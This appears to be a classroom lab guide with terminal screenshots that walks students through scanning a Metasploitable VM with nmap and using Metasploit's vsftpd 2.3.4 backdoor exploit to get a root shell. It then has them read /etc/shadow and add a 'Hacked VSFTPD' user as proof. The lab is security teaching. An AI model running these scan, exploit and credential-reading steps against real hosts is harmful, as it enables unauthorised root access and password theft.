
- **Instructions:**
 1. Click on Network Adapter
 2. Click on the Bridged Radio button
 3. Click on the OK Button



6. Play the BackTrack5R1 VM

◦ **Instructions:**

1. Click on the BackTrack5R1 VM
2. Click on Play virtual machine



◦

7. Login to BackTrack

◦ **Instructions:**

1. Login: root
2. Password: toor or <whatever you changed it to>.

```

BackTrack5R1 - VMware Player (Non-commercial use only)
Player
[ 2.755545] pcnet32: 1 cards found
[ 2.756930] nptbase: ioc0: Initiating bringup
[ 2.830403] ioc0: LS153C1030 B0: Capabilities={Initiator}
[ 2.842359] usb 2-2: new full speed USB device number 3 using uhci_hcd
[ 2.978888] hub 2-2:1.0: USB hub found
[ 2.990382] hub 2-2:1.0: 7 ports detected
[ 3.026091] scsi2 : ioc0: LS153C1030 B0, FuRev=01032920h, Ports=1, MaxQ=128, IRQ=17
[ 3.066859] input: VMware VMware Virtual USB Mouse as /devices/pci0000:00/0000:00:11.0/0000:02:00.0-1/input0
[ 3.075500] generic-usb 0003:0E0F:0003.0001: input,hidraw0: USB HID v1.10 Mouse [VMware VMware]
[ 3.083121] input: VMware VMware Virtual USB Mouse as /devices/pci0000:00/0000:00:11.0/0000:02:00.0-1/input1
[ 3.089933] generic-usb 0003:0E0F:0003.0002: input,hidraw1: USB HID v1.10 Mouse [VMware VMware]
[ 3.090254] usbcore: registered new interface driver usbhid
[ 3.090339] usbhid: USB HID core driver
[ 3.147043] scsi 2:0:0:0: Direct-Access VMware, VMware Virtual S 1.0 PQ: 0 ANSI: 2
[ 3.150964] scsi target2:0:0: Beginning Domain Validation
[ 3.153753] scsi target2:0:0: Domain Validation skipping write tests
[ 3.153837] scsi target2:0:0: Ending Domain Validation
[ 3.153922] scsi target2:0:0: FAST-40 WIDE SCSI 80.0 MB/s ST (25 ns, offset 127)
[ 3.170911] sd 2:0:0:0: [sda] 41943040 512-byte logical blocks: (21.4 GB/20.0 GiB)
[ 3.174275] sd 2:0:0:0: Attached scsi generic sg1 type 0
[ 3.176393] sd 2:0:0:0: [sda] Write Protect is off
[ 3.181957] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.182042] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.185797] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.185882] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.190729] sda: sda1 sda2 < sda5 >
[ 3.202132] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.206068] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.206152] sd 2:0:0:0: [sda] Attached SCSI disk
[ 3.278541] usb 2-2.1: new full speed USB device number 4 using uhci_hcd

BackTrack 5 R1 - Code Name Revolution 32 bitbt tty1
bt login: root
Password: 1 & 2

```

8. Bring up the GNOME

Instructions:

1. Type startx

```

BackTrack5R1 - VMware Player (Non-commercial use only)
Player
[*) Welcome to the BackTrack 5 Distribution, Codename "Revolution"

[*) Official BackTrack Home Page: http://www.backtrack-linux.org

[*) Official BackTrack Training : http://www.offensive-security.com

[*) To start a graphical interface, type "startx".
[*) The default root password is "toor".


root@bt:~# startx

```

9. Start up a terminal window

- **Instructions:**

- 1. Click on the Terminal Window



-


10. Obtain the IP Address

- **Instructions:**

- 1. `ifconfig -a`

- **Note (FYI):**

- My IP address 192.168.1.111
 - In your case, it will probably be different.
 - This is the machine that will be used to attack the victim machine (Metasploitable).



```
BackTrack5R1 - VMware Player (Non-commercial use only)
Player
Applications Places System
Sun Apr 21, 9:54 PM
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig -a
eth5: Link encap:Ethernet HWaddr 00:0c:29:43:76:f8
      inet addr:192.168.1.111 Bcast:192.168.1.255 Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fe43:76f8/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:1967 errors:0 dropped:0 overruns:0 frame:0
      TX packets:1313 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:176651 (176.6 KB) TX bytes:159082 (159.0 KB)
      Interrupt:19 Base address:0x2000

lo:    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:25 errors:0 dropped:0 overruns:0 frame:0
      TX packets:25 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:1409 (1.4 KB) TX bytes:1409 (1.4 KB)

root@bt:~#
```

Section 5: Scanning the Victim with NMAP

1. Run Intense NMAP Scan on the Metasploitable VM

- **Note (FYI) :**
 - **Replace 192.168.1.109** with the Metasploitable IP Address obtained from (Section 2, Step 2).
 - This intense NMAP scan could take 3 to 5 minutes to run.
- **Instructions:**
 1. `nmap -p 1-65535 -T4 -A -v 192.168.1.109 2>&1 | tee /var/tmp/scan.txt`

BackTrack5R1 - VMware Player (Non-commercial use only)

Player Applications Places System

root@bt: ~

File Edit View Terminal Help

```
root@bt:~# nmap -p 1-65535 -T4 -A -v 192.168.1.109 2>&1 | tee /var/tmp/scan.txt
```

Starting Nmap 5.59BETA1 (<http://nmap.org>) at 2013-05-05 21:55 CDT

NSE: Loaded 63 scripts for scanning.

NSE: Script Pre-scanning.

Initiating ARP Ping Scan at 21:55

Scanning 192.168.1.109 [1 port]

Completed ARP Ping Scan at 21:55, 0.02s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 21:55

Completed Parallel DNS resolution of 1 host. at 21:55, 5.51s elapsed

Initiating SYN Stealth Scan at 21:55

Scanning 192.168.1.109 [65535 ports]

Discovered open port 22/tcp on 192.168.1.109

Discovered open port 3306/tcp on 192.168.1.109

Discovered open port 5900/tcp on 192.168.1.109

Discovered open port 53/tcp on 192.168.1.109

Discovered open port 80/tcp on 192.168.1.109

Discovered open port 25/tcp on 192.168.1.109

Discovered open port 23/tcp on 192.168.1.109

Discovered open port 445/tcp on 192.168.1.109

Discovered open port 139/tcp on 192.168.1.109

Discovered open port 111/tcp on 192.168.1.109

Discovered open port 21/tcp on 192.168.1.109

Discovered open port 2049/tcp on 192.168.1.109

Discovered open port 2121/tcp on 192.168.1.109

Discovered open port 8787/tcp on 192.168.1.109

Discovered open port 513/tcp on 192.168.1.109

Discovered open port 6697/tcp on 192.168.1.109

Discovered open port 54649/tcp on 192.168.1.109

Discovered open port 8009/tcp on 192.168.1.109

Discovered open port 6000/tcp on 192.168.1.109

Discovered open port 46293/tcp on 192.168.1.109


Discovered open port 1099/tcp on 192.168.1.109

Discovered open port 1524/tcp on 192.168.1.109

Replace 192.168.1.109 with your Metasploitable IP Address

2. Looking for vsftpd


- **Instructions:**
 1. cd /var/tmp
 2. grep -i vsftpd scan.txt
- **Note (FYI):**
 - vsftpd runs on port 21.



```
BackTrack5R1 - VMware Player (Non-commercial use only)
Player
Applications Places System
root@bt: /var/tmp
File Edit View Terminal Help
root@bt:/# cd /var/tmp
root@bt:/var/tmp#
root@bt:/var/tmp#
root@bt:/var/tmp# grep -i vsftp scan.txt
21/tcp open ftp
vsftpd 2.3.4
root@bt:/var/tmp#
root@bt:/var/tmp#
root@bt:/var/tmp#
```


Section 6: Exploit vsftpd 2.3.4

1. Start the Metasploit Console
 - **Instructions:**
 1. msfconsole



2. Use the VSFTPD v2.3.4 Backdoor Command Execution Exploit

- o **Instructions:**
 1. search vsftpd
 2. use exploit/unix/ftp/vsftpd_234_backdoor



3. Set RHOST (Victim IP Address)

- Instructions:

- show options
- set RHOST 192.168.1.109

Note (FYI) :

- Replace 192.168.1.109 with the Metasploitable IP Address obtained from (Section 2, Step 2).

```

BackTrack5R1 - VMware Player (Non-commercial use only)
Player
Applications Places System
root@bt: ~
File Edit View Terminal Help
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent VSFTPD v2.3.4 Backdoor Com
mand Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
msf exploit(vsftpd_234_backdoor) >
msf exploit(vsftpd_234_backdoor) >
msf exploit(vsftpd_234_backdoor) > show options 1
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST
  RPORT 21          yes       The target port

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.109 2
RHOST => 192.168.1.109
msf exploit(vsftpd_234_backdoor) >
msf exploit(vsftpd_234_backdoor) >
msf exploit(vsftpd_234_backdoor) >
msf exploit(vsftpd_234_backdoor) >
msf exploit(vsftpd_234_backdoor) >

```

4. Exploit

- Instructions:

- exploit

Note (FYI) :

- Now you should see a Command Shell Session opened between BackTrack to Metasploitable.

```
BackTrack5R1 - VMware Player (Non-commercial use only)
Player
Applications Places System
root@bt: ~
File Edit View Terminal Help
Exploit target:
Id Name
-- ----
0 Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.109
RHOST => 192.168.1.109
msf exploit(vsftpd_234_backdoor) >
msf exploit(vsftpd_234_backdoor) >
msf exploit(vsftpd_234_backdoor) >
msf exploit(vsftpd_234_backdoor) > exploit
[*] Banner: 220 (vsFTPD 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.111:60696 -> 192.168.1.109:6200) at 2013-05-06 07:32:48 -0500
```


5. Got Root?

- o **Instructions:**

1. whoami
2. hostname
3. grep root /etc/shadow

Note (FYI):

- Congratulations you now have root.



Section 7: Proof of Lab

1. Proof of Lab

◦ **Instructions:**

1. `whoami`
2. `useradd -m -d /home/student3 -c "Hacked VSFTPD" -s /bin/bash student3`
3. `grep student3 /etc/passwd`
4. `date`
5. `echo "Your Name"`
 - Put in your actual name in place of "Your Name"
 - e.g., `echo "John Gray"`

◦ **Proof of Lab Instructions**

1. Press the <Ctrl> and <Alt> key at the same time.
2. Press the <PrtScn> key.
3. Paste into a word document
4. Upload to Moodle

The screenshot shows a terminal window titled "BackTrack5R1 - VMware Player (Non-commercial use only)". The terminal is running as root on a machine named bt. The commands and outputs are as follows:

```
root@bt: ~  
whoami  
root  
  
useradd -m -d /home/student3 -c "Hacked VSFTPD" -s /bin/bash student3  
  
grep student3 /etc/passwd  
student3:x:1005:1005:Hacked VSFTPD:/home/student3:/bin/bash  
  
date  
Mon May 6 00:39:56 UTC 2013  
  
echo "Your Name"  
Your Name
```

Red arrows with numbers 1 through 5 point to the following lines in the terminal output:

- 1: `whoami`
- 2: `useradd -m -d /home/student3 -c "Hacked VSFTPD" -s /bin/bash student3`
- 3: `grep student3 /etc/passwd`
- 4: `date`
- 5: `echo "Your Name"`

The terminal window has a menu bar with "Applications", "Places", and "System". The status bar at the bottom shows the current directory as `root@bt: ~` and the current time as `Mon May 6, 7:43 AM`.